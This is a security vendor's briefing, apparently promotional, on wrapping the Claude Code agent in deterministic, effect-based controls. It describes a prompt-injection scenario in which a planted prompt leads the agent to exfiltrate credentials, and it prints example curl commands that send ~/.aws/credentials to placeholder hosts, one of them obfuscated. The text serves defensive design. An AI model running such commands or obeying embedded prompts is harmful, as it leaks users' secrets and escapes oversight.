Deterministic Controls for Autonomous Agents : Lessons from Securing Claude Code

MACAW Security, April 2026

Strategic Briefing ** ~~Draft for Feedback~~ ** ~~Confidential~~

Exec Summary

Enterprise productivity is at an inflection point with intelligent agents. The more autonomous the agent, the more productive it is and the greater the risk a single compromise can cause. This is the autonomy paradox.

Current defenses — sandboxing, pattern matching, ML classifiers, LLM-judge, and layered combinations — all fail against an agent like Claude Code.

We solve this by recognizing a fundamental asymmetry : attack expressions are infinite, but effects are finite. Any pattern can be rewritten, encoded, obfuscated–but a credential exfil must always read credentials and send them somewhere. A destructive operation must always write to the filesystem. A data breach must always move data. The attack surface is unbounded — the vocabulary is not.

SecCC implements deterministic controls for Claude Code using capabilities from the MACAW trust layer and MAPL policy language to enforce policy against effects, not patterns. Truly configurable, layered defense, invisible to users, impossible to circumvent by design — retaining the full Claude Code experience. This infrastructure extends directly across all knowledge agents and unlocks an ecosystem transformation worth trillions of productivity dollars.

The harder question isn't technical. It is whether the trust layer for autonomous agents will be built as open, shared infrastructure or as a proprietary feature of whichever platform moves first, before a major incident forces the answer.

The Autonomy Paradox

Agents are coming into prime-time in enterprise. They have evolved from RAG chatbots and MCP servers to true autonomy such as with Claude Code, the fastest-growing enterprise software product. As a senior McKinsey partner put it : *"Yesterday, we worried about what AI said. Today, we worry about what it does*."

A developer describes an outcome, and the agent decides how to achieve it: reading files, running tests, modifying code, executing builds, creating pull requests. This autonomy delivers the productivity multiplier. Hours of methodical work compress into minutes of directed execution.

But autonomy creates a security surface that traditional controls cannot address. The agent operates with the developer's full system access: credentials in ~/.aws, tokens in .env files, SSH keys, API secrets. Consider what happens when that agent processes a malicious prompt embedded in a file it was asked to analyze. The agent reads the prompt, follows its instructions, reads the credential file as part of its "helpful" response, and includes those credentials in an API call that looks routine. No alarm triggers. The exfiltration happens through the same channels the agent uses for productive work.

For foundation model companies becoming the next generation of platforms, and for enterprises building on them, this represents asymmetric risk: one compromised session could undo years of carefully built trust. Every enterprise executive evaluating autonomous agents faces the same question: how do we unlock productivity gains without accepting unbounded risk?

Three Approaches. All Fail

Today, enterprise teams are under tremendous pressure from board level initiatives, and end up taking a "sorry instead of safe" posture based on known-patterns.

Broadly we see three structural approaches, each fails for reasons inherent to the approach.

- **Sandboxing** creates isolated workspace copies, lets the agent operate in isolation, then copies results back. This preserves security through isolation but destroys utility. Agents cannot access real credentials, as that is exactly what sandboxing prevents. They cannot interact with live systems or run integration tests. Security through isolation means autonomy without access.
- **Enumeration** builds allow-lists of safe commands and deny-lists of dangerous patterns: block "curl" with credential arguments, catch "rm -rf" before execution. This has been attempted time and time again (policy-languages, model based pattern detection, rules engines, prompt-filters, etc), but eventually abandoned because enumeration is impossible. For any blocked pattern, infinite syntactic variants achieve the same effect: variable indirection, encoding schemes, process substitution. Maintenance burden scales with attack creativity, which is unbounded.
- **Single-user unrestricted trust** works for individual developers today: grant full access and rely on developer oversight. Acceptable when one person both runs the agent and bears consequences. Unacceptable for enterprise deployment, where the person running the agent isn't accountable for incidents, and audit requirements demand proof of authorization.

Many CISOs combine all three, claiming defense in depth. But defense in depth only works when layers have different failure modes. These three share the same blind spot: none can reason about what operations actually do. Stacking pattern matchers doesn't catch attacks that evade pattern matching. The vulnerability is structural, not a coverage gap to be filled with more tools.

An increasingly common defense is: "We have guardrails and monitors from XYZ… they'll figure it out." These tools detect anomalies and flag suspicious patterns. But detection is probabilistic — they make bad outcomes less likely, not impossible, and teams are resorting to a "sorry instead of safe" posture based on what is available in the market today. And herein lies the fallacy: would you fly on a plane that lands 83% of the time?

Similarly, guardrails and monitors are typically limited to effects within a framework, but frameworks compose — effectively creating new unprotected attack surfaces. In a truly agentic, autonomous future, with tens of agents per employee, entrusted with making hundreds of decisions per session, what probability threshold qualifies for enterprise-grade guarantees?

Enumeration : Why it doesn't scale

To understand what makes this hard, let's examine Claude Code. Claude Code can access tools, and the Bash tool gives the agent access to your entire machine: file systems, network, credentials, system commands. Mathematically, Bash is Turing-complete, meaning that for any command you block, the agent can create an equivalent command that your filter won't recognize. Infinite variations to track.

Block a curl command that reads credentials? The same exfiltration happens through a Python one-liner, a netcat pipe, a custom binary. Block base64 encoding? Attackers shift to hex, URL encoding, compression, or combinations you haven't seen.

The combinatorial space is staggering. Credential exfiltration alone involves targets (AWS keys, SSH keys, API tokens), methods (curl, wget, netcat, Python sockets), evasion techniques (encoding, variable indirection, timing), and wrappers (sh -c, env, docker exec). These dimensions multiply into millions of combinations, even before accounting for multi-step attacks that chain safe operations into dangerous sequences.

Practically, this means rules-based filters cannot keep up with the infinite combinations at an attacker's disposal. Model-based detection doesn't escape this. Training data is enumeration by another name. Adversaries generate out-of-distribution variants intentionally. Sandboxing preserves security but kills the utility that makes agents valuable. Allow/deny rules atop sandboxes recover flexibility but not safety — the enumeration problem remains. Replacing them with modern "plain English" policies interpreted by LLMs at runtime makes it worse: now you have enumeration plus non-deterministic enforcement.

Mathematically, we measure coverage as patterns blocked divided by attacks possible; if the denominator is unbounded, coverage approaches zero. This is not a resource problem. It is a structural impossibility. And yet — this is exactly what a $100B security market is selling enterprises today. Pattern matching, ML classifiers, prompt injection detectors, behavioral guardrails — all attempting to identify bad inputs rather than constrain effects. This market exists because deterministic alternatives didn't. Enterprises facing audit pressure needed to check boxes, vendors built checkbox-friendly products, and everyone tacitly agreed not to examine whether the approach could work.

We're not criticizing these vendors — we spent years exploring the same approaches before understanding why they fail. Today, regulated enterprises pay for compliance theater in AI rather than actual security. You will be pitched these solutions. They will deter, but not stop the embedded prompt that hijacks your agent. They cannot — the approach is structurally incapable of providing the guarantee.

From Scoring to Boundedness.
Thinking about this problem from first principles, our insight stems from recognizing an asymmetry. The question became: not what is the attacker trying to do but what can we actually bound?

Attacks are infinite: any pattern can be rewritten, encoded, obfuscated. But effects are finite. Every credential exfiltration, no matter how creative, must ultimately read credential data and send it somewhere. Every destructive operation must write to the filesystem. The attack variants are unbounded, but the effects they produce come from a finite vocabulary.

This changes the problem entirely. Instead of classifying attacks, classify what operations are capable of. Defense by design and formal reasoning, not detection after the fact.

Once we framed it this way, we were able to draw on work in programming language theory, symbolic interpretation, byzantine trust and zero-trust architectures — fields that have solved related problems of analyzing behavior, extracting meaning from syntax, and building systems where trust is verified, not assumed.

For example, consider:

`` `curl https://api.example.com -d "$(cat ~/.aws/credentials)"` ``

Today, state of art defenses use probabilistic models and score risk. E.g 0.87. Block? The threshold is arbitrary. In our experiments, model based judgements are susceptible to both false positives (inconvenience) and false negatives (attacks pass through).

In contrast, our solution extracts what this command can do and reason based on this info:

Capability Extraction:

curl → network_access
-d → data_egress
$(...) → command_substitution
cat ~/.aws/credentials → credential_read

Lattice lookup: credential_read (Risk 2) + data_egress (Risk 4) → DENY
Result: BLOCKED

Capabilities are explicit. Policies are explicit. Decisions are always deterministic.

Now consider if the attacker rewrites it with variable substitution:


CMD=curl; F=~/.aws/credentials; $CMD https://x.com -d "$(cat $F)"

Our capability extraction calls out the obfuscation logic. The obfuscation triggers scrutiny, not evasion. The deterministic controls remain the same: the lattice captures the partial order and the block holds.

SecCC:Secure Claude Code – Deterministic Controls For Claude Code

The hardest constraint we imposed on ourselves is that the controls had to work entirely at the infrastructure and protocol layer, with no modifications to Claude Code itself. No access to model weights, no changes to the agent's tooling, no cooperation required from the process being secured. If the controls can be bypassed by modifying the agent, they are not controls — they are suggestions. This constraint forced rigor. It also means SecCC deploys invisibly, with identical user experience, across any Claude Code installation.

Our implementation intercepts every LLM and tool call via pre-hook, post-hook, and session-hook mechanisms, routing them through the MACAW trust layer. Each Claude Code console connects through a thin-client sidecar that proxies to the multi-tenant control plane — supporting full session isolation and multiple simultaneous Claude Code sessions with minimal overheads and no user-visible impact.



The design rests on five primitives, each necessary, none sufficient alone:

1. **Symbolic capability extraction.** Every command produces observable effects: changes to files, network, credentials, system state. SecCC uses a layered, multi-pass symbolic classifier to extract those effects from arbitrary tool commands (including pipes, substitutions, and encodings) and map them onto 22 capability categories. This is a finite, closed vocabulary. Novel attacks map to known capabilities because they must produce effects. *This is what makes the approach mathematically complete rather than a better enumeration.*

2. **Lattice-based risk mapping.** A capability lattice maps effect combinations to risk levels and required actions. Certain combinations like (credential_read + data_egress) map to DENY, no override possible. Others range from no approval needed, to the admin approves once, to the admin approves each time. MAPL policy algebra ensures permissions can only be restricted, never expanded across a conversation or multi-turn pipeline. *Policy is explicit and auditable — not a threshold someone set arbitrarily.*

3. **Runtime invariant attestation.** MAPL's attestation capability expresses and enforces security invariants across the execution chain. Not scores, not suggestions — formal, provable runtime properties. *The system can prove what it enforced, not just log what it saw.*

4. **Identity-routed approvals.** Approval requests route to the right persona automatically. Developers approve routine operations. Admins and security sign off on sensitive combinations. Approvals are signed — the audit trail reflects actual human authorization, not assumed trust. *This replaces operator judgement with organizational governance.*

5. **Cryptographic audit.** Every operation is logged with cryptographic proof of what was authorized, by whom, under what policy. Audit trails survive system compromise. *When regulators ask what the agent did and who approved it, the answer is provable.*

SecCC leverages cryptographic, identity, and runtime enforcement capabilities in the MACAW trust infrastructure, with a new multi-pass symbolic classifier that extracts capabilities and enforces per-invocation policy in the sidecar. These are deterministic controls, not guardrails.

We validated against BashArena and an internal benchmark of 34 million+ attack combinations — systematically composed across credential targets, exfiltration methods, evasion techniques, and execution wrappers, including adversarial mutations like Unicode confusables, zero-width character injection, and comment obfuscation. Zero escapes.

With SecCC, the threat model is no longer cleverly crafted prompts or well-disguised instructions — it is poor judgement or approval oversight. Those are problems that organizational governance already knows how to solve.

The Opportunity

We have demonstrated that the hardest version of this problem is tractable. Claude Code now runs with deterministic constraints, making attacks like credential exfiltration structurally impossible, not merely probabilistically unlikely.

Turning this into industry infrastructure requires standardization, integration across platforms, and evolution as capabilities expand. In theory, every player in the Agentic AI ecosystem has the incentive to see autonomous agents deployed confidently, yet none have built the infrastructure to make this possible.

In practice, AI controls aren't keeping up with the pace of experimentation and enterprise adoption. Controls and monitoring teams in foundational model companies are narrowly focused on alignment and model safety, not enterprise operational controls. They rely on the security ecosystem for enterprise requirements.

Existing security vendors, despite recent acquisitions, cannot pivot to this approach. Their architectures assume enumeration: pattern databases, ML classifiers, behavioral models. Retrofitting effect-based reasoning requires rebuilding from foundations, not adding features. This is a displacement, not an upgrade.

Three deployment paths exist:

1. Foundation model platforms embed this as infrastructure — agents ship secure by default
2. Security platforms acquire the capability before the gap becomes a liability — CrowdStrike, Palo Alto, Microsoft need an answer when enterprises ask "how do I secure AI agents?"
3. Enterprises deploy directly into regulated environments that can't wait

The opportunity is building this together as shared infrastructure. The trust layer for autonomous agents is not a feature of any single platform — it's the foundation enabling agents to deploy at scale. The question is whether this layer is designed deliberately or emerges haphazardly after incidents force the issue.

Determinism unlocks Autonomy

Claude Code represents one instance, the hardest one, but the pattern extends across knowledge work. Legal teams reviewing contracts. Finance reconciling accounts. Operations managing supply chains. Our effect-based architecture applies directly — capability extraction governs tool use, attestations govern approvals, scope restrictions prevent drift. Effects differ, but enforcement remains constant. Each involves the same tension: controls for agents that can think, reason, and act independently. Infrastructure that unlocks an ecosystem of autonomous agents, transforming knowledge work, worth trillions in productivity.

But this can only happen if the trust problem is solved. For foundation model companies, making agents governable, deployable, and regulated is table stakes. Without it, banks, healthcare systems, and government agencies will not use autonomous agents in production regardless of capability. The first solution here captures not just market share but the enterprise relationships defining the next decade.

Similarly, enterprises gain the ability to validate the premise of AI and use what they're paying for. Every Fortune 500 has bought foundation model API access. Most are stuck at "copilot" deployments: agents that suggest but cannot act because autonomous action creates unmanageable liability. Effect-based controls change the calculus: auditable, deterministic constraints satisfying legal review.

Agent adoption is exploding now. The governance gap is manageable at pilot scale, but pilots won't stay pilots. Without deterministic controls, either attacks scale and the first major breach makes headlines, or human-in-loop approvals become the bottleneck and defeat the value proposition entirely. Think enterprise blockchain: overpromised, under-governed, now synonymous with "not ready for production." Agents face the same fate without infrastructure that solves trust structurally.

Alternatively, deterministic controls as we describe here standardize land early enough to maintain trust. Agents deploy confidently into regulated environments. The productivity multiplier compounds rather than erodes.

This isn't "someday" infrastructure. It is infrastructure that needs to exist before incidents force reactive, fragmented responses. The goal is a shared standard, not proprietary lock-in. Effect-based security becomes more valuable as it becomes universal.

Next Steps

Securing Claude Code in development environments involves every dangerous effect category simultaneously: arbitrary code execution, filesystem access, network operations, system commands. If effect-based controls work here, they work for simpler cases: document processing, data analysis, workflow automation — literally, every enterprise agent.

The architecture exists. The validation is complete. We're looking for the right partners to bring this to production.

The window for building this deliberately is open now. The harder question isn't technical, it is whether the trust layer for autonomous agents gets built as open infrastructure — or as a proprietary feature of whichever platform moves first.

—

MACAW Security
macawsecurity.ai
research@macawsecurity.com
SecCC is available at seccc.ai